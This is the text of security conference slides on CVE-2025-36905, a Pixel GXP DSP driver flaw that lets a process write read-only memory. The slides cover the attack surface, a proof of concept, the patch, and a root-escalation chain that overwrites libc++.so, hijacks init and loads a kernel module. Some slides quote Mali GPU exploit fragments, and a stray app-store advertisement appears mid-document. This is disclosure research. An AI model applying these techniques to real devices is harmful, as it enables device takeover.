AI Accelerated Exploiting: Compromising MTE Enabled Pixel from DSP Coprocessor

PAN ZHENPENG & JHENG BING JHONG

About us

- Pan Zhenpeng(@peterpan980927), Principal Researcher at STAR Labs
- Jheng Bing Jhong(@st424204),Principal Researcher at STAR Labs

Agenda

- **Backgrounds**
- Bug analysis
- DSP exploit
- Exploit Chain
- MTE on Android
- Conclusion

Android Kernel mitigations

- Android 14 kernel (5.4/5.10/5.15/6.1/6.6)
- PAN/PXN
- UAO
- CFI
- PAC
- MTE
- KASLR
- CONFIG_INIT_STACK_ALL_ZERO
- CONFIG_INIT_ON_ALLOC_DEFAULT_ON
- CONFIG_DEBUG_LIST/CONFIG_SLAB_FREELIST_RANDOM/…
- Vendor independent mitigations (KNOX/DEFEX/PhysASLR/…)

Android exploits

- Universal exploit
- Chipset specific exploit
- Vendor specific exploit
- Model specific exploit

Android exploits

- Universal exploit
  - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
- Vendor specific exploit
- Model specific exploit

Android exploits

- Universal exploit
  - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
  - Mali GPU, Qualcomm GPU, etc…
- Vendor specific exploit
- Model specific exploit

Android exploits

- Universal exploit
  - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
  - Mali GPU, Qualcomm GPU, etc…
- Vendor specific exploit
  - Samsung NPU, Xclipse GPU, Huawei Maleoon GPU, etc…
- Model specific exploit

Android exploits

- Universal exploit
  - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
  - Mali GPU, Qualcomm GPU, etc…
- Vendor specific exploit
  - Samsung NPU, Xclipse GPU, Huawei Maleoon GPU, etc…
- Model specific exploit
  - Pixel X driver A, Samsung [A/S/Z] XX driver B, etc…

Android exploits

- Universal exploit
  - Linux kernel bugs: net, binder, etc…
- Chipset specific exploit
  - Mali GPU, Qualcomm GPU, etc…
- Vendor specific exploit
  - Samsung NPU, Xclipse GPU, Huawei Maleoon GPU, etc…
- Model specific exploit
  - Pixel X driver A, Samsung [A/S/Z] XX driver B, etc…

Pixel Driver Attack Surfaces

- Pixel TPU(edgeTPU)
- Pixel LWIS(Lightweight image processing)
- Pixel GXP(DSP)
- Pixel GPU(Mali Pixel)

Why Pixel GXP?

- First introduced in Pixel 7 (2022)
- No public informations
- No developer toolchains
- No past CVEs or exploits

Why Pixel GXP?

- GXP can be used by untrusted_app context
- sesearch --allow policy -s untrusted_app -t gxp_device
- allow untrusted_app_all gxp_device:chr_file { getattr ioctl map read write };

Why Pixel GXP?

- If you look carefully, you will find untrusted_app context do not have open permissions
- allow untrusted_app_all edgetpu_app_service:service_manager find;
- allow edgetpu_app_server gxp_device:chr_file { append getattr ioctl lock map open read watch watch_reads write };

Why Pixel GXP?

- We can make edgetpu service send driver fd back
- untrusted_app open /vendor/lib64/libedgetpu_client.google.so to call GetDspFd that interact with com.google.edgetpu.IEdgeTpuAppService
- Everything looks fine here.

```
v19[1] = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
v16 = 0LL;
v17 = 0LL;
v18[0] = AServiceManager_getService("com.google.edgetpu.IEdgeTpuAppService/default");
aidl::com::google::edgetpu::IEdgeTpuAppService::fromBinder(&v16, v18);
v3 = v18[0];
if ( v18[0] )
  AIBinder_decStrong(v18[0]);
```

Why Pixel GXP?

- But edgetpu_app_server won’t simply pass the fd to us xD
- It will check the calling process’s signature, only those in allowlist will get fd

```
((void (__fastcall *)(void **, char *, __int64))loc_E5E0)(&v377, v515, 1LL);
((void (__fastcall *)(char *, const char *))loc_9170)(
  v513,
  "10:39:38:EE:45:37:E5:9E:8E:E7:92:F6:54:50:4F:B8:34:6F:C6:B3:46:D0:BB:C4:41:5F:C3:39:FC:FC:8E:C1");
((void (__fastcall *)(void **, char *, __int64))loc_E5E0)(&v379, v513, 1LL);
((void (__fastcall *)(_BYTE *, const char *, void **))loc_E670)(v603, "com.google.android.apps.youtube.kids", &v377);
((void (__fastcall *)(char *, const char *))loc_9170)(
  v509,
  "A2:A1:AD:7B:A7:F4:1D:FC:A4:51:4E:2A:FE:B9:06:91:71:9A:F6:D0:FD:BE:D4:B0:9B:BF:0E:D8:97:70:1C:EB");
((void (__fastcall *)(char *, const char *))loc_9170)(
  v511,
  "6A:2F:65:EC:69:4A:6A:63:2A:CD:CB:50:80:91:2A:56:5F:90:3D:4B:8D:83:F0:EB:8E:44:FB:DF:26:60:D8:E1");
((void (__fastcall *)(void **, char *, __int64))loc_E5E0)(&v373, v509, 2LL);
((void (__fastcall *)(char *, const char *))loc_9170)(
  v505,
  "CA:7C:DF:89:09:2B:2C:18:5F:D3:41:35:C2:7A:F8:90:36:48:90:06:3D:88:47:47:80:DF:65:A5:68:5C:D3:11");
((void (__fastcall *)(char *, const char *))loc_9170)(
  v507,
  "A0:E1:39:06:55:CB:DC:4A:77:FC:0E:50:9F:BC:0E:80:6B:A4:4F:93:C5:2D:63:62:C2:EC:17:BF:97:C4:67:97");
((void (__fastcall *)(void **, char *, __int64))loc_E5E0)(&v375, v505, 2LL);
((void (__fastcall *)(_BYTE *, const char *, void **))loc_E670)(v604, "com.google.android.apps.youtube.music", &v373);
((void (__fastcall *)(char *, const char *))loc_9170)(
```

Why Pixel GXP?

- But with code execution in those apps we can still reach the attack surface
- The Signature check do not prevent us from installing Older/Vulnerable versions of allow list apps
- A lot of apps in the allowlist are not installed by default, which means the “Downgrade mitigation” also not work for us.

YouTube Kids
10.25.1
Google LLC

4.5 | 142 reviews | 4.6 M downloads

Your small children can now also enjoy YouTube

ADVERTISEMENT
Tiger Brokers-24/5 US trading
Open an account in minutes
Trade stocks, options, futures and ETFs across US, HK, CN, SG, AU & NZ — all in one app.
Tiger Brokers (Singapore)
Learn More
Remove ads and more with Turbo

Get the latest version
10.25.1 Jun 24, 2025
OLDER VERSIONS

Pixel GXP Introduce

- GXP replaces the GPU in many common image processing steps, such as deblurring and local tone mapping
- It closely collaborates with the existing EdgeTPU on Pixel devices to optimize performance and efficiency.

```
/* get tpu mailbox register base */
ret = of_property_read_u64_index(np, "reg", 0, &base_addr);
of_node_put(np);
if (ret) {
    dev_warn(dev, "Unable to get tpu-device base address\n");
    goto out_not_found;
}
/* get gxp-tpu mailbox register offset */
ret = of_property_read_u64(dev->of_node, "gxp-tpu-mbx-offset", &offset);
if (ret) {
    dev_warn(dev, "Unable to get tpu-device mailbox offset\n");
    goto out_not_found;
}
gxp->tpu_dev.dev = get_device(&tpu_pdev->dev);
gxp->tpu_dev.mbx_paddr = base_addr + offset;
return;
```

Pixel GXP Introduce

- Google's Camera app can directly take advantage of GXP to do acceleration
  - allow google_camera_app gxp_device:chr_file { append getattr ioctl lock map open read watch watch_reads write };
- Interestingly, the Google TPU share exactly the same policy as GXP
  - allow google_camera_app edgetpu_device:chr_file { getattr ioctl map read write };
  - allow appdomain binderservicedomain:binder { call transfer };
  - allow appdomain binderservicedomain:fd use;
  - allow untrusted_app_all edgetpu_device:chr_file { getattr ioctl map read write };

Pixel GXP Introduce

- For edgeTPU and GXP, the difference is edgeTPU has **one** reported bug
  - CVE-2023-35645

EdgeTpu

Pixel Update Bulletin—October 2023 | Android Open Source Project

Android Open Source Project › docs › security › bulletin › pixel

1 Oct 2023 ... **Edgetpu**. CVE-2023-35654, A-272492131 *, EoP, Moderate, vl53l1 driver. CVE-2023-35655, A-264509020*, EoP, Moderate, Darwinn. CVE-2023-35660, A- ...

Search for **EdgeTpu** on Google

Pixel GXP Introduce

- For edgeTPU and GXP, the difference is edgeTPU has one reported bug
  - CVE-2023-35645

```
+#if LINUX_VERSION_CODE < KERNEL_VERSION(5, 8, 0)
+        down_read(&current->mm->mmap_sem);
+#else
+        mmap_read_lock(current->mm);
+#endif
        ret = pin_user_pages(host_addr & PAGE_MASK, num_pages, foll_flags,
                             pages, vmas);
+#if LINUX_VERSION_CODE < KERNEL_VERSION(5, 8, 0)
+        up_read(&current->mm->mmap_sem);
+#else
+        mmap_read_unlock(current->mm);
+#endif
```

XPU Attach Surfaces

- We didn’t find this kind of bug in GXP
- But there’s many research on other different coprocessors
  - Mali GPU
  - Qualcomm GPU
  - Qualcomm DSP
  - Lwis (Pixel light weight image processing)
  - Samsung Exynos NPU
  - Samsung Exynos GPU
  - …
- Can we migrate ideas from “XPU” attack to get easy win?

XPU Attach Surfaces

- Write to Read-Only Files
  - E.g: CVE-2022-0847 (dirtypipe)

```
diff --git a/lib/iov_iter.c b/lib/iov_iter.c
index b364231..1b0a349 100644
--- a/lib/iov_iter.c
+++ b/lib/iov_iter.c

@@ -407,6 +407,7 @@ static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t by
                return 0;

        buf->ops = &page_cache_pipe_buf_ops;
+       buf->flags = 0;
        get_page(page);
        buf->page = page;
        buf->offset = offset;
@@ -543,6 +544,7 @@ static size_t push_pipe(struct iov_iter *i, size_t size,
                        break;

                buf->ops = &default_pipe_buf_ops;
+               buf->flags = 0;
                buf->page = page;
                buf->offset = 0;
                buf->len = min_t(ssize_t, left, PAGE_SIZE);
```

XPU Attach Surfaces

- Write on Read-Only memory
  - E.g: [CVE-2021-28664]

```
#if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
#if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
            reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
            pages, NULL);
#else
            reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#endif
#elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(address, *va_pages,
            reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
            reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
            pages, NULL);
#endif
```

```
    write = reg->flags & (KBASE_REG_CPU_WR | KBASE_REG_GPU_WR);

#if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
#if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
            write ? FOLL_WRITE : 0, pages, NULL);
#else
            write, 0, pages, NULL);
#endif
#elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(address, *va_pages,
            write, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
            write ? FOLL_WRITE : 0, pages, NULL);
#endif
```

XPU Attach Surfaces

- Dangling PTE Page UaF
  - E.g: CVE-2022-36449

```
if (ioctl(mali_fd, KBASE_IOCTL_MEM_IMPORT, &mi) < 0) {
    err(1, "[!] mem_import failed %lx\n", cpu_rw);
}

uint64_t gpu_mapping = (uint64_t)mmap(NULL, MAP_SIZE, PROT_READ | PROT_WRITE, MAP_SHARED, mali_fd, mi.out.gpu_va);
if ((void *)gpu_mapping == MAP_FAILED) {
    err(1, "[!] gpu mapping failed\n");
}

uint64_t jc = map_resource_job(mali_fd, atom_number++, (uint64_t)gpu_mapping);
// access it
printf("[+] access mapping and trigger page fault: 0x%lx\n", *(uint64_t *)gpu_mapping);

/*
    unmap cpu_rw and release softjob, then trigger shrinker, CVE-2022-22706
    gpu mapping being shrinked, but cpu mapping not handled, physical page could be reclaimed
*/
munmap((void *)cpu_rw, MAP_SIZE);
release_resource_job(mali_fd, atom_number++, jc);
```

XPU Attach Surfaces

- Shrinker Page UaF
  - E.g: CVE-2024-32929

```
for (i = 0; i < info->live_ranges_count; ++i)
{
        struct kbase_va_region *reg;
        u64 size;
        u64 va;
        u32 index = info->live_ranges[i].index;

        if (unlikely(index >= info->buffer_count))
                continue;

        size = info->buffer_sizes[index];
        va = info->buffer_va[index];

        reg = gpu_slc_get_region(kctx, va);
        if(!reg)
                continue;
```

XPU Attach Surfaces

- Shrinker Page UaF
  - E.g: CVE-2024-32929

```
 /**
@@ -59,7 +59,7 @@
  */
 static void gpu_slc_unlock_as(struct kbase_context *kctx)
 {
-       kbase_gpu_vm_unlock(kctx);
+       kbase_gpu_vm_unlock_with_pmode_sync(kctx);
        up_write(kbase_mem_get_process_mmap_lock());
 }

@@ -97,6 +97,12 @@
        /* Validate the region */
        if (kbase_is_region_invalid_or_free(reg))
                goto invalid;
+       /* Might be shrunk */
+       if (kbase_is_region_shrinkable(reg))
+               goto invalid;
+       /* Driver internal alloc */
+       if (kbase_va_region_is_no_user_free(reg))
+               goto invalid;
```

Agenda

- Backgrounds
- **Bug analysis**
- DSP exploit
- Exploit chain
- MTE on Android
- Conclusion

Bug analysis - CVE-2025-36905

- In function gxp_mapping_create, the foll_flags not associated with the dir user passed

```
94   struct gxp_mapping *gxp_mapping_create(struct gxp_dev *gxp,
95                                          struct gcip_iommu_domain *domain,
96                                          u64 user_address, size_t size, u32 flags,
97                                          enum dma_data_direction dir)
98   {

122          vma = find_extend_vma(current->mm, user_address & PAGE_MASK);
123          if (vma) {
124                  if (!(vma->vm_flags & VM_WRITE))
125                          foll_flags &= ~FOLL_WRITE;
126          } else {
127                  dev_dbg(gxp->dev,
128                          "unable to find address in VMA, assuming buffer writable");
129          }
130          mmap_read_unlock(current->mm);
131

194          mapping->dir = dir;
195          ret = sg_alloc_table_from_pages(&mapping->sgt, pages, num_pages, 0,
196                                          num_pages * PAGE_SIZE, GFP_KERNEL);
```

Bug analysis - CVE-2025-36905

- which means device might can still write to this device, thus we can write a read-only region in AP by device.


```
94  struct gxp_mapping *gxp_mapping_create(struct gxp_dev *gxp,
95                                         struct gcip_iommu_domain *domain,
96                                         u64 user_address, size_t size, u32 flags,
97                                         enum dma_data_direction dir)
98  {
```

```
122         vma = find_extend_vma(current->mm, user_address & PAGE_MASK);
123         if (vma) {
124                 if (!(vma->vm_flags & VM_WRITE))
125                         foll_flags &= ~FOLL_WRITE;
126         } else {
127                 dev_dbg(gxp->dev,
128                         "unable to find address in VMA, assuming buffer writable");
129         }
130         mmap_read_unlock(current->mm);
131
```

```
194         mapping->dir = dir;
195         ret = sg_alloc_table_from_pages(&mapping->sgt, pages, num_pages, 0,
196                                         num_pages * PAGE_SIZE, GFP_KERNEL);
```

Proof-Of-Concept

- We have an “in theory” write read-only bug now
- But how to prove?



Proof-Of-Concept

- Let’s take a step back
- If we have a write read-only bug on GPU, how to verify?

Proof-Of-Concept


- Write read-only on import memory from CPU side
  - Create a CPU read-only memory cpu_ro
  - Import to GPU side and create cpu_rw mapping by bug
  - Directly write to cpu_rw

Proof-Of-Concept

- Write read-only on import memory from GPU side
  - Create a CPU read-only memory cpu_ro
  - Import to GPU side and it’s marked as rw in GPU MMU
  - Use OpenCL/Reversed ioctl to submit GPU write request (a bit more complex, but not much)

Proof-Of-Concept

- How about our case?
  - Gxp support import pages, but it won’t remap to another CPU address
  - Gxp don’t have public infos or toolchains, there’s no OpenCL for Gxp to use



First Attempt

- Emulation
  - Even if there’s no OpenCL, maybe we can find the firmware of the GXP
  - Use qemu to emulate the GXP firmware
  - Reverse firmware to find the place of write memory handler
  - Use qemu to verify our test.
  - Let’s go!

First Attempt

- Emulation
- The firmware init by init_mcu_firmware_buf

```
int gxp_mcu_firmware_init(struct gxp_dev *gxp, struct gxp_mcu_firmware *mcu_fw)
{
    static const struct gcip_image_config_ops image_config_parser_ops = {
        .map = image_config_map,
        .unmap = image_config_unmap,
    };
    int ret;

    ret = gcip_image_config_parser_init(
        &mcu_fw->cfg_parser, &image_config_parser_ops, gxp->dev, gxp);
    if (unlikely(ret)) {
        dev_err(gxp->dev, "failed to init config parser: %d", ret);
        return ret;
    }
    ret = init_mcu_firmware_buf(gxp, &mcu_fw->image_buf);
    if (ret) {
        dev_err(gxp->dev, "failed to init MCU firmware buffer: %d",
            ret);
        return ret;
    }
```

First Attempt


- Emulation
- By dumping the buf->vaddr, we can get the firmware

```
static int init_mcu_firmware_buf(struct gxp_dev *gxp,
                                 struct gxp_mapped_resource *buf)
{
    struct resource r;
    int ret;

    ret = gxp_acquire_rmem_resource(gxp, &r, "gxp-mcu-fw-region");
    if (ret)
        return ret;
    buf->size = resource_size(&r);
    buf->paddr = r.start;
    buf->daddr = GXP_IREMAP_CODE_BASE;
    buf->vaddr =
        devm_memremap(gxp->dev, buf->paddr, buf->size, MEMREMAP_WC);
    if (IS_ERR(buf->vaddr))
        ret = PTR_ERR(buf->vaddr);
    return ret;
```

First Attempt

- Emulation
- After load it into IDA, seems this one is what we want, let’s emulate and reverse to get it work!



First Attempt


2000 YEARS
LATER

Failed First Attempt

- Qemu didn’t support this arch, many instructions just failed or didn’t work as expected even after some patch
- We are a bit lazy to reverse the no symbol firmware xD

Second Attempt

- Record and Replay
  - Basic idea is using some tool to hook the process using the GXP driver and observe how it send the ioctl to write the memory



Second Attempt

- Record and Replay
  - First to figure out which app can use gxp device.
  - From previous explore, we already know it's Google Camera and those apps in allow list
  - But to perform record and replay, we better choose the one do the heavy usage on it
  - allow google_camera_app gxp_device:chr_file { append getattr ioctl lock map open read watch watch_reads write }

Second Attempt

- Record and Replay
  - From google_camera_app process's maps, there is a interesting library named libgxp.so
    r-xp 00000000 fe:0b 3854 /vendor/lib64/libgxp.so
  - It should be the core library to use gxp device driver


Second Attempt

- Record and Replay
  - In libgxp.so, we can roughly know something from function name

Function	Segment	Address
sub_C6D8C	.text	0000000000C6D8C
GxpCapi_DeviceSpec_SetPrivateMemoryKBPerCore	.text	0000000000C6DC4
GxpCapi_DeviceSpec_SetSharedMemoryKBPerCore	.text	0000000000C6DD0
GxpCapi_DeviceSpec_SetCacheableSharedMemoryKBAl...	.text	0000000000C6DDC
GxpCapi_DeviceSpec_SetStackLocation	.text	0000000000C6DE8
GxpCapi_DeviceSpec_SetDefaultMallocPolicy	.text	0000000000C6DF4
GxpCapi_DeviceSpec_SetStackSize	.text	0000000000C6E08
GxpCapi_DeviceSpec_SetMaxMemoryAllocationBlocks	.text	0000000000C6E14
GxpCapi_DeviceSpec_GetCoreCount	.text	0000000000C6E20
GxpCapi_DeviceSpec_GetThreadsPerCore	.text	0000000000C6E2C
GxpCapi_DeviceSpec_GetTcmMemoryKBPerCore	.text	0000000000C6E38
GxpCapi_DeviceSpec_GetPrivateMemoryKBPerCore	.text	0000000000C6E44
GxpCapi_DeviceSpec_GetSharedMemoryKBPerCore	.text	0000000000C6E50
GxpCapi_DeviceSpec_GetCacheableSharedMemoryKBA...	.text	0000000000C6E5C
GxpCapi_DeviceSpec_GetMaxMemoryAllocationBlocks	.text	0000000000C6E68
GxpCapi_Wakelock_GetDevicePowerState	.text	0000000000C6E74
GxpCapi_Wakelock_GetMemoryPowerState	.text	0000000000C6E90
GxpCapi_Wakelock_GetCoherentFabricPowerState	.text	0000000000C6EA0
GxpCapi_Wakelock_GetPowerStateFlags	.text	0000000000C6EBC
GxpCapi_DeviceSpec_GetStackLocation	.text	0000000000C6ECC
GxpCapi_DeviceSpec_GetDefaultMallocPolicy	.text	0000000000C6EDC
GxpCapi_DeviceSpec_GetStackSize	.text	0000000000C6EE8
GxpCapi_DeviceSpec_GetDeviceFamily	.text	0000000000C6EF4
GxpCapi_DeviceSpec_SetQoS	.text	0000000000C6F04
GxpCapi_DeviceSpec_GetQoS	.text	0000000000C6F10
GxpCapi_DeviceSpec_SetCacheableLibraryDataSection	.text	0000000000C6F1C
GxpCapi_DeviceSpec_GetBufferCoherencySupport	.text	0000000000C6F2C
GxpCapi_DeviceSpec_GetVirtualizationSupport	.text	0000000000C6F3C
GxpCapi_DeviceSpec_GetMaxVirtualDeviceCount	.text	0000000000C6F4C
GxpCapi_DeviceSpec_GetMaxConcurrentVirtualDeviceC...	.text	0000000000C6F58
GxpCapi_DeviceSpec_SetShared	.text	0000000000C6F64
GxpCapi_DeviceSpec_GetShared	.text	0000000000C6F74
GxpCapi_DeviceSpec_SetDeviceId	.text	0000000000C6F88
GxpCapi_DeviceSpec_SetMcuCoreThrottling	.text	0000000000C6F94
GxpCapi_DeviceSpec_SetTachyonDevice	.text	0000000000C6FB8
GxpCapi_QueryDeviceSpec	.text	0000000000C6FDC
GxpCapi_CreateDevice	.text	0000000000C70D8
GxpCapi_CreateSharedVirtualDevice	.text	0000000000C712C
GxpCapi_ReleaseDevice	.text	0000000000C717C
GxpCapi_CreateBufferOptions	.text	0000000000C71A8

Second Attempt

- Record and Replay
  - Use Frida to trace the function usage
  - Hook target process's ioctl function call
  - Interceptor.attach(Module.getExportByName(null, 'ioctl')



Second Attempt

- Record and Replay
  - With Frida, we can trace how app using ioctl to interact with gxp device
  - With Frida, we can know the correct function sequence to interact with gxp device
  - We just record a successful function calls pattern to reach our vulnerable driver code, which is from GxpCapi_OpenNamedLibraryFromBuffer

```
if( name.indexOf("GxpCapi_OpenNamedLibraryFromBuffer")!=-1){
        //console.log(arg[1].readCString());
            var f = new File("/data/local/tmp/lib8", "wb");
            f.write(arg[1].readByteArray(arg[2].toInt32()));
            console.log("Write lib done");
            trace_ioctl = 1;

} else {
        trace_ioctl = 0;

}
```

Verify the bug

- Record and Replay
  - Pass read-only memory to GxpCapi_OpenNamedLibraryFromBuffer, we can successfully write our PoC to reproduce write read-only files.

```
shiba:/data/local/tmp # ./poc
Read data before exploit
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
Target host: b400007895a4f080
Read data after exploit
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  |aaaaaaaaaaaaaaaa|
00000010  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  |aaaaaaaaaaaaaaaa|
shiba:/data/local/tmp #
```

Bug patch

- Google refactored the whole code in GXP, the driver now will first get the gup_flags from host_address's vma

```
unsigned int gcip_iommu_get_gup_flags(u64 host_addr, struct device *dev)

 struct vm_area_struct *vma;
 unsigned int gup_flags;

 mmap_read_lock(current->mm);
 vma = vma_lookup(current->mm, host_addr & PAGE_MASK);
 mmap_read_unlock(current->mm);

 if (!vma) {
         dev_dbg(dev, "unable to find address in VMA, assuming buffer writable");
         gup_flags = FOLL_LONGTERM | FOLL_WRITE;
 } else if (vma->vm_flags & VM_WRITE) {
         gup_flags = FOLL_LONGTERM | FOLL_WRITE;
 } else {
         gup_flags = FOLL_LONGTERM;
 }

 return gup_flags;
```

Bug patch

- Then it will setup gcip_map_flags based on the gup_flags and pass to gxp mmu setup function

```
if (!(gup_flags & FOLL_WRITE)) {
        gcip_map_flags &= ~(((BIT(GCIP_MAP_FLAGS_DMA_DIRECTION_BIT_SIZE) - 1)
                             << GCIP_MAP_FLAGS_DMA_DIRECTION_OFFSET));
        gcip_map_flags |= GCIP_MAP_FLAGS_DMA_DIRECTION_TO_FLAGS(DMA_TO_DEVICE);
}

sgt = kzalloc(sizeof(*sgt), GFP_KERNEL);
if (!sgt) {
        ret = -ENOMEM;
        goto err_unpin_page;
}

ret = sg_alloc_table_from_pages(sgt, pages, num_pages, 0, num_pages * PAGE_SIZE,
                                GFP_KERNEL);
if (ret) {
        dev_err(domain->dev, "Failed to alloc sgt for mapping (ret=%d)\n", ret);
        goto err_free_table;
}

mapping = gcip_iommu_domain_map_buffer_sgt(domain, sgt, orig_dir, offset, iova,
                                           gcip_map_flags);
```

Agenda

- Backgrounds
- Bug analysis
- **DSP exploit**
- Exploit chain
- MTE on Android
- Conclusion

DSP Exploit

- Write read-only files exploits is already very strong exploit primitive, we can follow the [DirtyPipe exploit path on Android]
  - Trigger write-ro to overwrite libc++.so
  - Hijack init by setprop and trigger write-ro again to write kernel module payload
  - Fork from init and change context to modprobe and load kernel module
  - Use kernel module to bypass selinux and get root

DSP Exploit

- Trigger write-ro to overwrite libc++.so
- Hijack init by setprop and trigger write-ro again to write kernel module payload
- 🙅

DSP Exploit

- In DirtyPipe the bug resides in syscall, and init do not have seccomp
- In our case, the policy is allow init gxp_device:chr_file setattr;

DSP Exploit

- After some time exploring the selinux policy, we found another path
  - allow hal_camera_default gxp_device:chr_file { append getattr ioctl lock map open read watch watch_reads write };
  - type_transition init hal_camera_default_exec:process hal_camera_default;
  - allow hal_camera_default vendor_file_type:dir { getattr ioctl lock open read search watch watch_reads };
  - allow hal_camera_default vendor_file_type:file { execute getattr map open read };

DSP Exploit

- So we now need hijack android.hardware.camera.provider to exploit write-ro again to put kernel module payload
  - Android.hardware.camera.provider (hal_camera_default) not like init can be stably triggered by setprop
  - We found that it will automatically do some log when it restarts
  - Maybe we can force restart it and use liblog.so to hijack it?

DSP Exploit

- Force restart android.hardware.camera.provider
  - If attack from untrusted_app, we won't know the pid of it
  - In the hijacked init process because of hidepid invisible, camera.provider PID is hide
- But init process has perm to change its gid to 3009(readproc)
